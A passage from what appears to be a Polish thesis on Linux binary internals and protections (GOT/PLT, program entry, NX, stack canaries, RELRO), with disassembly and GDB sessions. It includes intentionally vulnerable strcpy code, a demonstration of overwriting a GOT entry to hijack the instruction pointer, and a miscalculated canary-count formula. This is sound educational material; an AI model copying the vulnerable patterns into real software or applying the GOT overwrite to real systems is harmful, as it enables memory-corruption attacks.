0x55555554732 <main+40>   lea   rsi, qword ptr [rip + 0xb5]
0x55555554739 <main+47>   mov   rdi, rax
0x5555555473c <main+50>   mov   eax, 0
0x55555554741 <main+55>   call fprintf@plt            <0x555555545e0>

0x55555554746 <main+60>   mov   eax, 0
pwndbg> got

GOT protection: Partial RELRO | GOT functions: 2

[0x555555755018] puts@GLIBC_2.2.5 -> 0x7ffff7a9d9f0 (puts) ← push r13
[0x555555755020] fprintf@GLIBC_2.2.5 -> 0x555555545e6 (fprintf@plt+6) ← push 1
pwndbg> u 0x555555545d0
▶ 0x555555545d0 <puts@plt>   jmp   qword ptr [rip + 0x200a42] <0x7ffff7a9d9f0>
↓
0x7ffff7a9d9f0 <puts>       push  r13
0x7ffff7a9d9f2 <puts+2>      push  r12
0x7ffff7a9d9f4 <puts+4>      mov   r12, rdi
0x7ffff7a9d9f7 <puts+7>      push  rbp
0x7ffff7a9d9f8 <puts+8>      push  rbx
0x7ffff7a9d9f9 <puts+9>      sub   rsp, 8
0x7ffff7a9d9fd <puts+13>     call  strlen                <0x7ffff7ab58a0>

0x7ffff7a9da02 <puts+18>   mov   rbp, qword ptr [rip + 0x336c5f] <0x7ffff7dd4668>
0x7ffff7a9da09 <puts+25>   mov   rbx, rax
0x7ffff7a9da0c <puts+28>   mov   eax, dword ptr [rbp]
pwndbg> □

```

Rysunek 4.2. Zrzut ekranu z GDB gdy program jest przed drugim wykonaniem instrukcji `call _puts`. Jak można zobaczyć w `.got.plt` adres funkcji `puts` jest już uzupełniony, a zatem wywołanie procedury linkującej wykonuje tylko jeden skok, zamiast całego procesu pobrania oraz uzupełnienia adresu funkcji `puts`.

4.3. Start programu

Każdy program posiada punkt wejścia (ang. *entry point*), czyli adres od którego procesor zaczyna wykonywać kod programu po jego uruchomieniu. Adres ten można wyświetlić korzystając z narzędzia `readelf` z przełącznikiem `--file-header`, który wyświetla informacje pochodzące z nagłówka pliku ELF.

Podczas pisania kodu w języku C czy C++ z perspektywy programisty punktem wejścia do programu jest zazwyczaj funkcja `main`³. W rzeczywistości, rolę tę pełni inna funkcja. Można to zobaczyć na przykładzie kodu z listingu 4.3, który został następnie skompilowany polecen-

³Zazwyczaj, ponieważ przekazując odpowiednie flagi do linkera podczas kompilacji można określić dowolną funkcję, która zastąpi rolę funkcji `main`.

niem `g++ main.cpp -o exec`. Następnie poznano punkt wejścia programu co prezentuje listingu 4.4.

Listing 4.3. Przykładowy program typu „hello world” napisany w języku C++.

```
1 #include <iostream>
2 int main() { std::cout << "Hello world" << std::endl; }
```

Listing 4.4. Wyświetlanie punktu wejścia programu z listingu 4.3.

```
$ readelf --file-header ./exec | grep "Entry point address"
Entry point address:                0x4006b0
```

Jak można zauważyć punkt wejścia znajduje się pod adresem 0x4006b0. Wyświetlając symbole znajdujące się w pliku ELF, można zobaczyć, że jest to tak naprawdę funkcja `_start`:

```
$ readelf --symbols ./exec | grep 4006b0
13: 00000000004006b0      0 SECTION LOCAL  DEFAULT 13
50: 00000000004006b0     43 FUNC      GLOBAL DEFAULT 13 _start
```

Działanie funkcji `_start` można przeanalizować deasemblując ją – jej zdeasembrowany kod został zaprezentowany na listingu 4.5. Przygotowuje ona argumenty do funkcji `__libc_start_main` – w tym między innymi adresy funkcji `main`, konstruktora (`__libc_csu_init`) oraz destruktoru programu (`__libc_csu_fini`), a następnie ją wywołuje. Finalnie, funkcja `main` napisana przez programistę, jest wywoływana właśnie przez funkcję `__libc_start_main` [23].

Dla porównania na listingu 4.6 można zobaczyć zdeasembrowaną funkcję `_start` dla programu o takim samym kodzie źródłowym, lecz skompilowanym statycznie oraz z usuniętymi symbolami – zrobiono to poleceniem `g++ -static main.c -o static_exec && strip static_exec`.

Jak można zobaczyć, działanie funkcji `start` jest dość charakterystyczne, co w przypadku analizy oprogramowania nie zawierającego symboli znacznie ułatwia znalezienie funkcji `main` napisanej przez programistę.

Listing 4.5. Zdeasemblowany kod funkcji `_start`. Jak można zauważyć, IDA Pro rozpoznaje kolejne argumenty do funkcji `__libc_start_main` i komentuje miejsca, w których są one ustawiane.

```
.text:4006B0 ; Attributes: noreturn
.text:4006B0
.text:4006B0 public _start
.text:4006B0 _start proc near
.text:4006B0 xor     ebp, ebp
.text:4006B2 mov     r9, rdx                ; rtd_fini
.text:4006B5 pop     rsi                  ; argc
.text:4006B6 mov     rdx, rsp              ; ubp_av
.text:4006B9 and     rsp, 0FFFFFFFFFFFFFFF0h
.text:4006BD push    rax
.text:4006BE push    rsp                  ; stack_end
.text:4006BF mov     r8, offset __libc_csu_fini ; fini
.text:4006C6 mov     rcx, offset __libc_csu_init ; init
.text:4006CD mov     rdi, offset main ; main
.text:4006D4 call    cs:__libc_start_main_ptr
.text:4006DA hlt
.text:4006DA _start endp
```

Listing 4.6. Zdeasemblowany kod funkcji `_start` dla programu skompilowanego statycznie z usuniętymi symbolami.

```
.text:400D70 ; Attributes: noreturn
.text:400D70
.text:400D70 public start
.text:400D70 start proc near
.text:400D70 xor     ebp, ebp
.text:400D72 mov     r9, rdx
.text:400D75 pop     rsi
.text:400D76 mov     rdx, rsp
.text:400D79 and     rsp, 0FFFFFFFFFFFFFFF0h
.text:400D7D push    rax
.text:400D7E push    rsp
.text:400D7F mov     r8, offset unk_49BAF0 ; adres __libc_csu_fini
.text:400D86 mov     rcx, offset unk_49BA60 ; adres __libc_csu_init
.text:400D8D mov     rdi, offset sub_400E7D ; adres main
.text:400D94 call    sub_49B3F0           ; adres __libc_start_main
.text:400D94 start endp
```

5. Zabezpieczenia programów w systemie Linux

W tym rozdziale opisano zabezpieczenia związane z programami wykonywalnymi w systemach Linux. Większość z nich jest ściśle związanych z programami w formie binarnej – plikami ELF – i da się je włączyć podczas kompilacji. Inne zaś – jak np. ASLR są globalnym ustawieniem systemu operacyjnego.

Zabezpieczenia związane z danym plikiem binarnym można wyświetlić korzystając z skryptu `checksec` [24]. Skrypt ten korzysta z programu `readelf` i wyświetla dostępne informacje w przystępny sposób. Pozwala on również na wyświetlanie informacji o zabezpieczeniach wszystkich procesów uruchomionych na komputerze (flaga `--proc-all`), czy też o zabezpieczeniach samego jądra systemu operacyjnego (flaga `--kernel`).

Istnieje również skrypt o tej samej nazwie instalowanego wraz z modułem do języka Python – `pwntools` [25]. Skrypt z `pwntools` w przeciwieństwie do oryginału potrafi jedynie wyświetlić zabezpieczenia pojedynczego pliku binarnego.

Przykład wykorzystania `checksec` z modułu `pwntools` można zobaczyć na listingu 5.1.

Listing 5.1. Przykładowe wykorzystanie `checksec` z modułu `pwntools` w celu wyświetlenia zabezpieczeń programu.

```
$ checksec --file /bin/bash
[*] '/bin/bash'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       No PIE (0x400000)
  FORTIFY:   Enabled
```

5.1. Ochrona pamięci przed wykonaniem (bit NX/DEP)

NX bit lub też *No-eXecute* to technologia stosowana w procesorach pozwalająca określić dane strony pamięci¹ jako niewykonywalne. Gdy dana strona pamięci jest oznaczona w ten sposób, próba wykonania jej zawartości jako kodu (np. ustawienie rejestru RIP na adres spod tej strony)

¹Strona pamięci to najmniejsza jednostka pamięci na której operuje system operacyjny. W przypadku systemów Linux rozmiar pojedynczej strony pamięci można ustawić podczas kompilacji jądra systemu.

kończy się wygenerowaniem wyjątku, który najczęściej² powoduje przerwanie wykonywania programu [26].

W przypadku systemów Windows ochrona pamięci przed wykonaniem danych znana jest jako *DEP – Data Execution Prevention* [27].

5.1.1. Wyłączanie bitu NX podczas kompilowania przy pomocy GCC

W przypadku kompilacji programu w systemie Linux kompilatorem GCC można wyłączyć bit NX poprzez zastosowanie flagi `-z execstack`. Można to zobaczyć na prostym programie napisanym w języku C:

```
1 #include <stdlib.h>
2
3 int main() { void* a = malloc(123); }
```

Eksploatacja, czyli wykorzystywanie tego typu sytuacji, została przedstawiona w sekcji 8.2 oraz podczas analizy i rozwiązania zadania opisanego w punkcie 9.2.

5.1.2. Wyświetlanie stron pamięci w GDB z Pwndbg

Na rysunkach 5.1 oraz 5.2 prezentowane są strony pamięci dla powyższego programu wraz z ich uprawnieniami wypisane przy użyciu komendy `vmmap` z Pwndbg. Komenda ta wypisuje w kolejnych kolumnach:

- adres początkowy strony pamięci,
- adres końcowy strony pamięci (nie należący już do niej),
- atrybuty/uprawnienia strony: *r* – *read* – odczyt, *w* – *write* – zapis, *e* – *execute* – wykonywanie, *p* – *private* – strona prywatna, *s* – *shared* – strona współdzielona,
- rozmiar,
- adres w pliku z którego załadowana została strona,
- ścieżkę do pliku z którego została załadowana strona lub pseudoplik (np. `stos` – `[stack]` czy `sterta` – `[heap]`).

Dodatkowo na obu rysunkach (5.1 oraz 5.2) można zaobserwować dość nietypową stronę pamięci z biblioteki `libc (/usr/lib/libc-2.25.so)` o atrybutach `---p`. Taka strona jest alokowana przez dynamiczny linker programu dla każdej biblioteki dynamicznie ładowanej w dwóch celach: aby oddzielić sekcję kodu od sekcji danych oraz po to, aby cała biblioteka `libc` zajmowała ciągły obszar pamięci. Te zabiegi mają na celu zwiększenie wydajności współdzielenia sekcji kodu między procesami oraz zwiększenie wydajności dealokacji biblioteki z pamięci poprzez zastosowanie jednego wywołania systemowego `munmap`, zamiast wielu [28].

²Przykładowo pisząc program w systemie Linux można zarejestrować obsługę sygnału generowanego przez system operacyjny odpowiadającego za niepoprawne odwołanie się do pamięci – `SIGSEGV` – i nie kończyć działania programu.

Mapowanie stron pamięci można również wyświetlić w GDB bez rozszerzeń wykorzystując komendę `info proc mappings`. Niestety wynik jej nie zawiera informacji o uprawnieniach stron oraz nie jest pokolorowany tak jak wynik komendy `vmmap` z rozszerzenia `Pwndbg`.

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
      0x400000      0x401000 r-xp    1000 0      /home/dc/test/a.out
      0x600000      0x601000 r--p    1000 0      /home/dc/test/a.out
      0x601000      0x602000 rw-p    1000 1000   /home/dc/test/a.out
      0x602000      0x623000 rw-p    21000 0      [heap]
0x7ffff7a35000 0x7ffff7bd1000 r-xp    19c000 0      /usr/lib/libc-2.25.so
0x7ffff7bd1000 0x7ffff7dd0000 ---p    1ff000 19c000 /usr/lib/libc-2.25.so
0x7ffff7dd0000 0x7ffff7dd4000 r--p    4000 19b000 /usr/lib/libc-2.25.so
0x7ffff7dd4000 0x7ffff7dd6000 rw-p    2000 19f000 /usr/lib/libc-2.25.so
0x7ffff7dd6000 0x7ffff7dda000 rw-p    4000 0
0x7ffff7dda000 0x7ffff7dfd000 r-xp    23000 0      /usr/lib/ld-2.25.so
0x7ffff7fb0000 0x7ffff7fb2000 rw-p    2000 0
0x7ffff7ff8000 0x7ffff7ffa000 r--p    2000 0      [vvar]
0x7ffff7ffa000 0x7ffff7ffc000 r-xp    2000 0      [vdso]
0x7ffff7ffc000 0x7ffff7ffd000 r--p    1000 22000 /usr/lib/ld-2.25.so
0x7ffff7ffd000 0x7ffff7ffe000 rw-p    1000 23000 /usr/lib/ld-2.25.so
0x7ffff7ffe000 0x7ffff7fff000 rw-p    1000 0
0x7ffff7fff000 0x7ffff7fff000 rw-p    22000 0      [stack]
0xffffffff600000 0xffffffff601000 r-xp    1000 0      [vsyscall]
pwndbg> □
```

Rysunek 5.1. Strony pamięci w programie skompilowanym poleceniem `gcc main.c`.

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
      0x400000      0x401000 r-xp    1000 0      /home/dc/test/a.out
      0x600000      0x601000 r-xp    1000 0      /home/dc/test/a.out
      0x601000      0x602000 rwxp    1000 1000   /home/dc/test/a.out
-----
      0x602000      0x623000 rwxp    21000 0      [heap]
-----
0x7ffff7a35000 0x7ffff7bd1000 r-xp    19c000 0      /usr/lib/libc-2.25.so
0x7ffff7bd1000 0x7ffff7dd0000 ---p    1ff000 19c000 /usr/lib/libc-2.25.so
0x7ffff7dd0000 0x7ffff7dd4000 r-xp    4000 19b000 /usr/lib/libc-2.25.so
-----
0x7ffff7dd4000 0x7ffff7dd6000 rwxp    2000 19f000 /usr/lib/libc-2.25.so
-----
0x7ffff7dd6000 0x7ffff7dda000 rwxp    4000 0
-----
0x7ffff7dda000 0x7ffff7dfd000 r-xp    23000 0      /usr/lib/ld-2.25.so
-----
0x7ffff7fb0000 0x7ffff7fb2000 rwxp    2000 0
-----
0x7ffff7ff8000 0x7ffff7ffa000 r--p    2000 0      [vvar]
0x7ffff7ffa000 0x7ffff7ffc000 r-xp    2000 0      [vdso]
0x7ffff7ffc000 0x7ffff7ffd000 r-xp    1000 22000 /usr/lib/ld-2.25.so
-----
0x7ffff7ffd000 0x7ffff7ffe000 rwxp    1000 23000 /usr/lib/ld-2.25.so
-----
0x7ffff7ffe000 0x7ffff7fff000 rwxp    1000 0
-----
0x7ffff7fff000 0x7ffff7fff000 rwxp    22000 0      [stack]
-----
0xffffffff600000 0xffffffff601000 r-xp    1000 0      [vsyscall]
pwndbg> □
```

Rysunek 5.2. Strony pamięci w programie skompilowanym poleceniem `gcc -z execstack main.c`.

5.2. Ochrona przed przepełnieniem bufora na stosie

SSP – Stack Smashing Protector – to zabezpieczenie polegające na wykryciu przepełnieniem bufora znajdującego się na stosie oraz zapobieganiu niewłaściwego działania programu przez tę sytuację, na przykład poprzez zakończenie programu wraz z informacją o błędzie.

Poprzez przepełnienie bufora na stosie atakujący może na przykład zmienić adres powrotu z funkcji, przez co program wychodząc z danej funkcji „wróci” w inne miejsce w programie. Ta technika wraz z ogólniejszym pojęciem przepełnienia bufora zostały szerzej opisane w punkcie 8.1.

SSP jest w pełni realizowane przez kompilator i składa się z trzech rzeczy:

- Zmiany kolejności zmiennych lokalnych funkcji, tak, aby bufory znalazły się za pozostałymi zmiennymi.
- Kopiowania argumentów wskaźnikowych do zmiennych lokalnych znajdujących się przed zmiennymi lokalnymi.
- Wstawienia do ramki stosu danej funkcji specjalną wartość – tzw. kanarek na stosie (ang. *stack canary*) nazywaną też ciastkiem bezpieczeństwa (ang. *stack cookie*).

5.2.1. Kanarki na stosie

Na obrazku 5.3 przedstawiono przykładowy schemat stosu zawierającego kanarka/ciastko bezpieczeństwa.

Dodawanie kanarków na stosie przez kompilator polega na umieszczeniu dodatkowej wartości przed adresem powrotu z funkcji czy zapisaną wartością rejestru RBP (jeśli występuje) – zatem za buforem, jeśli takowy występuje w ramce stosu. Gdy wystąpi przepełnienie bufora na stosie, wartość kanarka może zostać uszkodzona. Podczas wychodzenia z funkcji, wartość kanarka zostaje sprawdzona i jeżeli jest ona niepoprawna, program kończy swoje działanie.


Wartość kanarka jest inicjalizowana podczas prologu funkcji globalną wartością, która jest losowana podczas startu programu. Przed samym wyjściem z funkcji, globalna wartość jest pobierana i weryfikowane jest, czy przypadkiem wartość kanarka nie została zmieniona. W przypadku zmiany, uruchamiana jest procedura obsługująca taką sytuację [29].

W przypadku kompilatora Microsoft Visual Studio w systemach Windows, wartość losowego kanarka jest dodatkowo poddawana operacji XOR z wskaźnikiem początku stosu (rejestrem EBP lub RBP). Utrudnia to proces eksploatacji przepełnienia bufora na stosie, gdyż wymaga od atakującego poznania dwóch wartości – kanarka oraz wartości rejestru [30].

5.2.2. Wartość kanarka w programach 32 oraz 64-bitowych

Wartość kanarka na stosie różni się pomiędzy programami 32 oraz 64-bitowymi. W programach 32-bitowych kanarek ma wielkość czterech bajtów, a w 64-bitowych osiem bajtów.

Rysunek 5.3. Stos z kanarkiem. Przepelniając bufor, który jest zmienną lokalną, atakujący nadpisze również wartość kanarka.



Jako dodatkowe zabezpieczenie wartość kanarka zaczyna się od bajtu zerowego. Chroni to przed sytuacjami, w których wartość kanarka mogła by wycieknąć np. podczas wykorzystywania funkcji operujących na łańcuchach znaków kończących się bajtem zerowym (np. `printf`, które kończy wypisywać łańcuch znaków na bajcie zerowym, czy `strcpy`, które kopiuje dane aż do bajtu zerowego).

Fakt ten zmniejsza liczbę możliwych wartości kanarków do $2^8 - 1 = 16,777,215$ dla programów 32-bitowych³ oraz $2^{16} - 1 = 65,535$ dla programów 64-bitowych.

5.2.3. Ochrona przed przepełnieniem bufora na stosie w GCC

W kompilatorze GCC zabezpieczenie SSP można włączyć poprzez wykorzystanie flagi kompilacji `-fstack-protector-all`⁴.

Na listingu 5.2 przedstawiony został kod programu, który został skompilowany poleceniem `gcc -fstack-protector-all main.c`.

Na listingu 5.3 przedstawiono zdeasemblowany kod z listingu 5.2 w programie IDA Pro.

³Ilość możliwości wartości kanarka w programach 32-bitowych jest na tyle mała, że w przypadku niektórych programów lokalnych można próbować ataków *brute force* (ang.) polegających na kolejnych próbach zgadnięcia wartości kanarka – np. w celu eskalacji uprawnień.

⁴Istnieją również inne warianty tej flagi [31]. Wariant z sufiksem „*all*” spowoduje, że zabezpieczenie to obejmie wszystkie funkcje w danej jednostce kompilacji.

Listing 5.2. Przykładowy program skompilowany z flagą `-fstack-protector-all`.

```
1  #include <stdio.h>
2  #include <string.h>
3
4  int main(int argc, char* argv[]) {
5      char buf[32];
6      size_t len;
7
8      strcpy(buf, argv[1]); // wykorzystanie niebezpiecznej funkcji
9      len = strlen(buf);    // (nie sprawdza ona rozmiaru bufora)
10
11     printf("len = %llu, buf='%s'\n", len, buf);
12 }
```

Jak można zaobserwować program IDA Pro wyświetla położenie zmiennych na stosie. Zgodnie z SSP argumenty przekazane do funkcji zostały skopiowane do zmiennych lokalnych, bufor został umieszczony jako ostatnia ze zmiennych lokalnych, a za nim znalazł się kanarek.

Uruchomienie przedstawionego programu można zobaczyć na listingu 5.4. Przekazanie do programu wejścia przekraczającego rozmiar bufora powoduje nadpisanie kanarka. Program wykrywa ten fakt i wykonuje funkcję `__stack_chk_fail`, która przerywa jego działanie.

Listing 5.3. Kod funkcji `main` z listingu 5.2 zdeasemblowany programem IDA Pro oraz zrefaktoryzowany (nazwy zmiennych zostały zamienione na odpowiadające tym z kodu źródłowego).

```
; int __cdecl main(int argc, const char **argv, const char **envp)
; argv          = qword ptr -50h      ; położenie zmiennych na stosie względem ; RBP
; argc          = dword ptr -44h      ; sufiks 'h' oznacza liczbę heksadecymalną
; len           = qword ptr -38h
; buf           = byte ptr -30h
; stack_canary  = qword ptr -8

push    rbp                ; prolog funkcji
mov     rbp, rsp           ; prolog funkcji
sub     rsp, 50h           ; prolog funkcji

mov     [rbp+argc], edi    ; skopiowanie argumentów argc oraz argv
mov     [rbp+argv], rsi    ; do zmiennych lokalnych

mov     rax, fs:28h        ; pobranie globalnej wartości ciasteczka/kanarka
mov     [rbp+stack_canary], rax ; skopiowanie kanarka do zmiennej na stosie
xor     eax, eax           ; wyzerowanie rejestru RAX, aby nie zawierał kanarka

; (...) - pozostałe instrukcje

mov     rcx, [rbp+stack_canary] ; skopiowanie kanarka ze stosu do rejestru RCX
xor     rcx, fs:28h          ; sprawdzenie poprawnej wartości kanarka

jz     short happy_path    ; w przypadku poprawnej wartości, skok na koniec
call   ___stack_chk_fail   ; wywołanie procedury kończącej program

happy_path:
leave                      ; epilog funkcji
retn                                ; epilog funkcji
```

Listing 5.4. Uruchomienie programu z listingu 5.2. Drugie uruchomienie powoduje przepełnienie bufora na stosie.

```
$ ./a.out abcd
len = 4, buf='abcd'

$ ./a.out aaaabaaacaaadaaaeeaaafaaagaaahaaiaaaajaakaaalaaa
len = 48, buf='aaaabaaacaaadaaaeeaaafaaagaaahaaiaaaajaakaaalaaa'
*** stack smashing detected ***: ./a.out terminated
```

Jako ciekawostkę na listingu 5.5 przedstawiono zdekompilowany kod programu. Jak można zauważyć operacje pobrania oraz inicjalizacji kanarka zostały przez dekompiłator zapisane w bardzo specyficzny sposób. Nie widać również wywołania funkcji `__stack_chk_fail` w razie detekcji przepełnienia bufora na stosie. Dekompilator nie był również w stanie odgadnąć rozmiaru bufora `buf`, przez co ustawił typ zmiennej `buf` na `char` – typ ten można oczywiście zmienić.

Listing 5.5. Kod funkcji `main` z listingu 5.2 zdekompilowany przez IDA Pro Hex-Rays.

```
1  int __cdecl main(int argc, const char **argv, const char **envp) {
2      size_t len;           // [sp+18h] [bp-38h]@1
3      int result;          // eax@1
4      __int64 v5;          // rcx@1
5      char buf;            // [sp+20h] [bp-30h]@1
6      __int64 stack_canary; // [sp+48h] [bp-8h]@1
7
8      stack_canary = *MK_FP(__FS__, 40LL);           // inicjalizacja kanarka
9      strcpy(&buf, argv[1]);
10     len = strlen(&buf);
11     printf("len = %llu, buf='%s'\n", len, &buf, argv);
12     result = 0;
13     v5 = *MK_FP(__FS__, 40LL) ^ stack_canary;      // weryfikacja wartości kanarka
14     return result;
15 }
```

5.2.4. Wyświetlanie wartości kanarka na stosie w GDB

Wartość kanarka można wyświetlić podczas debuggowania programu, wyświetlając odpowiedni rejestr lub wartość ze stosu.

W tym celu można na przykład zatrzymać działanie programu po tym, jak wartość kanarka zostanie skopiowana do zmiennej lokalnej – przed wyzerowaniem rejestru, przechowującego ją. Dla wcześniej przedstawionego programu (z listingu 5.2, czy po deasemblacji 5.3) będzie to ostatnia instrukcja (oznaczona strzałką oraz pogrubiona):

```
0x4005e6 <main+15>    mov    rax, qword ptr fs:[0x28]
0x4005ef <main+24>    mov    qword ptr [rbp - 8], rax
-> 0x4005f3 <main+28>    xor    eax, eax
```

W takiej sytuacji wartość kanarka można poznać wypisując wartość rejestru:

```
pwndbg> info reg rax
rax                0x9dce1834fb107200          -7075691348722945536
```

Lub też wypisując wartość znajdującą się pod adresem RBP-8. W przypadku komendy `print` GDB pozwala na określenie formatu, w jakim zostaną wypisane dane – `x` określa format heksadecymalny. Samą dereferencję adresu – czyli wyłuskanie spod niego wartości – można przeprowadzić korzystając z składni rzutowania języka C, czy też podając typ wewnątrz nawiasów klamrowych:

```
pwndbg> print/x *(unsigned long long*)($rbp-8)
$1 = 0x9dce1834fb107200
pwndbg> print/x {unsigned long long}($rbp-8)
$2 = 0x9dce1834fb107200
```

5.2.5. Wyświetlanie wartości wszystkich kanarków na stosie w GDB z Pwndbg

Wykorzystując komendę `canary` z Pwndbg można wyświetlić – poza wartością `AT_RANDOM`⁵, wartości wszystkich kanarków znalezionych na stosie⁶.

Wynik działania komendy dla programu skompilowanego z flagą `-fstack-protector-all` zawierającego funkcję wywołaną kilka razy rekurencyjnie można zobaczyć na rysunku 5.4.

```
pwndbg> context disasm stack backtrace
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[-----DISASM-----]
▶ 0x40050b <foo+4>    sub    rsp, 0x20
0x40050f <foo+8>    mov    dword ptr [rbp - 0x14], edi
0x400512 <foo+11>   mov    rax, qword ptr fs:[0x28]
0x40051b <foo+20>   mov    qword ptr [rbp - 8], rax
0x40051f <foo+24>   xor    eax, eax
0x400521 <foo+26>   cmp    dword ptr [rbp - 0x14], 0
0x400525 <foo+30>   je     foo+45                                <0x400534>
↓
0x400534 <foo+45>   nop
0x400535 <foo+46>   mov    rax, qword ptr [rbp - 8]
[-----STACK-----]
00:0000 | rbp rsp 0x7fffffff560 → 0x7fffffff590 → 0x7fffffff5c0 → 0x7fffffff5f0 ← ...
01:0008 |         0x7fffffff568 → 0x400534 (foo+45) ← 0x334864f8458b4890
02:0010 |         0x7fffffff570 ← 0x0
03:0018 |         0x7fffffff578 ← 0x500000000
04:0020 |         0x7fffffff580 ← 0x0
05:0028 |         0x7fffffff588 ← 0xf2a053d7b4216000
06:0030 |         0x7fffffff590 → 0x7fffffff5c0 → 0x7fffffff5f0 → 0x7fffffff620 ← ...
07:0038 |         0x7fffffff598 → 0x400534 (foo+45) ← 0x334864f8458b4890
08:0040 |         0x7fffffff5a0 → 0x7fffffff5c0 → 0x7fffffff5f0 → 0x7fffffff620 ← ...
09:0048 |         0x7fffffff5a8 ← 0x600000000
0a:0050 |         0x7fffffff5b0 → 0x7ffff7ffe6a0 → 0x7ffff7ffa000 ← jg     0x7ffff7ffa047
0b:0058 |         0x7fffffff5b8 ← 0xf2a053d7b4216000
0c:0060 |         0x7fffffff5c0 → 0x7fffffff5f0 → 0x7fffffff620 → 0x7fffffff650 ← ...
0d:0068 |         0x7fffffff5c8 → 0x400534 (foo+45) ← 0x334864f8458b4890
[-----BACKTRACE-----]
▶ f 0      40050b foo+4
  f 1      400534 foo+45
  f 2      400534 foo+45
  f 3      400534 foo+45
  f 4      400534 foo+45
  f 5      400534 foo+45
  f 6      400534 foo+45
  f 7      40056c main+33
  f 8      7ffff7a5443a __libc_start_main+234
Breakpoint foo
pwndbg> canary
AT_RANDOM = 0x7fffffffdb19 # points to (not masked) global canary value
Canary = 0xf2a053d7b4216000
Found valid canaries on the stacks:
00:0000 | 0x7fffffff588 ← 0xf2a053d7b4216000
00:0000 | 0x7fffffff5b8 ← 0xf2a053d7b4216000
00:0000 | 0x7fffffff5e8 ← 0xf2a053d7b4216000
00:0000 | 0x7fffffff618 ← 0xf2a053d7b4216000
00:0000 | 0x7fffffff648 ← 0xf2a053d7b4216000
00:0000 | 0x7fffffff678 ← 0xf2a053d7b4216000
00:0000 | 0x7fffffff698 ← 0xf2a053d7b4216000
pwndbg>
```

Rysunek 5.4. Wyświetlanie kanarków na stosie w Pwndbg komendą `canary`.

⁵`AT_RANDOM` to jeden z wektorów inicjalizacyjnych (ang. *ELF auxiliary vectors*), które jądro systemu umieszcza na stosie podczas ładowania programu [32].

⁶Rozszerzenie komendy `canary` o wypisywanie wszystkich kanarków ze stosu zostało dodane do projektu przez autora niniejszej pracy w Pull Request o numerze 305.

5.3. RELRO

RELRO (ang. *Relocation Read-Only*) to sposób ochrony (hardeningu) sekcji plików ELF przechowujących dane – między innymi sekcji `.got` czy `.got.plt`. Istnieją dwa tryby pracy działania RELRO – częściowe (ang. *partial*) oraz pełne (ang. *full*) [33].

5.3.1. Częściowe RELRO

Częściowe RELRO powoduje zmianę kolejności sekcji danych pliku ELF tak, aby istotne sekcje danych, przechowujące na przykład adresy funkcji bibliotecznych – jak `.got.plt` czy `.got` – zostały umieszczone przed sekcjami przechowującymi dane użytkownika – na przykład `.bss` czy `.data`. Dodatkowo zmieniane są uprawnienia globalnej tabeli offsetów danych (zwykle sekcji `.got`) – tak, aby była ona tylko do odczytu.

Taki zabieg chroni przed sytuacjami gdy atakujący może nadpisać pamięć, w której znajdują się ważne z perspektywy działania programu dane – na przykład nadpisując dane znajdujące się w globalnej tabeli offsetów poprzez przepełnienie bufora, który znajdowałby się w sekcji `.data`, gdyby została ona umieszczona zaraz przed sekcją `.got` czy `.got.plt`.

Częściowe RELRO można włączyć podczas kompilacji GCC dodając flagę `-Wl,-z,relro`. W większości z najnowszych dystrybucji Linuxa flaga ta dodawana jest automatycznie przy kompilacji – można ją oczywiście wyłączyć.

Na listingu 5.6 został przedstawiony program w języku C, który posłuży pokazaniu działania częściowego RELRO.

Listing 5.6. Przykładowy program, który pobiera i konwertuje ciąg podany jako pierwszy argument programu do adresu, a następnie próbuje zapisać coś pod ten adres [33].

```
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  int main(int argc, char* argv[]) {
5      size_t* p = (size_t*) strtol(argv[1], NULL, 16);
6
7      *p = 0x1337;
8
9      printf("RELRO: %p\n", p);
10 }
```

W celu łatwiejszego pokazania błędu program zostanie dodatkowo skompilowany z flagą `-no-pie` która wyłączy randomizację sekcji kodu – PIE (opisane w sekcji 5.5). Kompilację oraz zabezpieczenie RELRO wynikowego pliku ELF programu z listingu 5.6 można zobaczyć poniżej. Poniższe komendy wykonano na systemie Arch Linux z kompilatorem GCC w wer-

sji 7.1.1 20170630.

```
// Kompilacja programu z wyłączeniem relro
$ gcc -no-pie -Wl,-z,norelro main.c && checksec ./a.out 2>&1 | grep RELRO
RELRO:      No RELRO

// Kompilacja programu - bez podawania flagi do RELRO
$ gcc -no-pie main.c && checksec ./a.out 2>&1 | grep RELRO
RELRO:      Partial RELRO

// Kompilacja programu - z flagą częściowego RELRO
$ gcc -no-pie -Wl,-z,relro main.c && checksec ./a.out 2>&1 | grep RELRO
RELRO:      Partial RELRO
```

Następnie pobierzemy adres funkcji `printf` z globalnej tablicy offsetów funkcji (sekcji `.got.plt`, która powinna być tylko do odczytu) i podamy go do programu śledząc jego wykonanie w GDB.

```
$ readelf -r ./a.out | grep printf
000000601018 000100000007 R_X86_64_JUMP_SLO 0000000000000000 printf@GLIBC_2.2.5 + 0

$ gdb --quiet ./a.out
pwndbg> set context-sections '' // Wyłącza wyświetlania kontekstu Pwndbg
Set which context sections are displayed by default (also controls order) to ''
pwndbg> run 0x601018
Starting program: /home/dc/master-thesis/examples/partial-relro/a.out 0x601018

Program received signal SIGSEGV, Segmentation fault.
0x0000000000001337 in ?? ()
Program received signal SIGSEGV (fault address 0x1337)

pwndbg> p/x $rip
$1 = 0x1337 // Wskaźnik instrukcji został ustawiony na 0x1337!
```

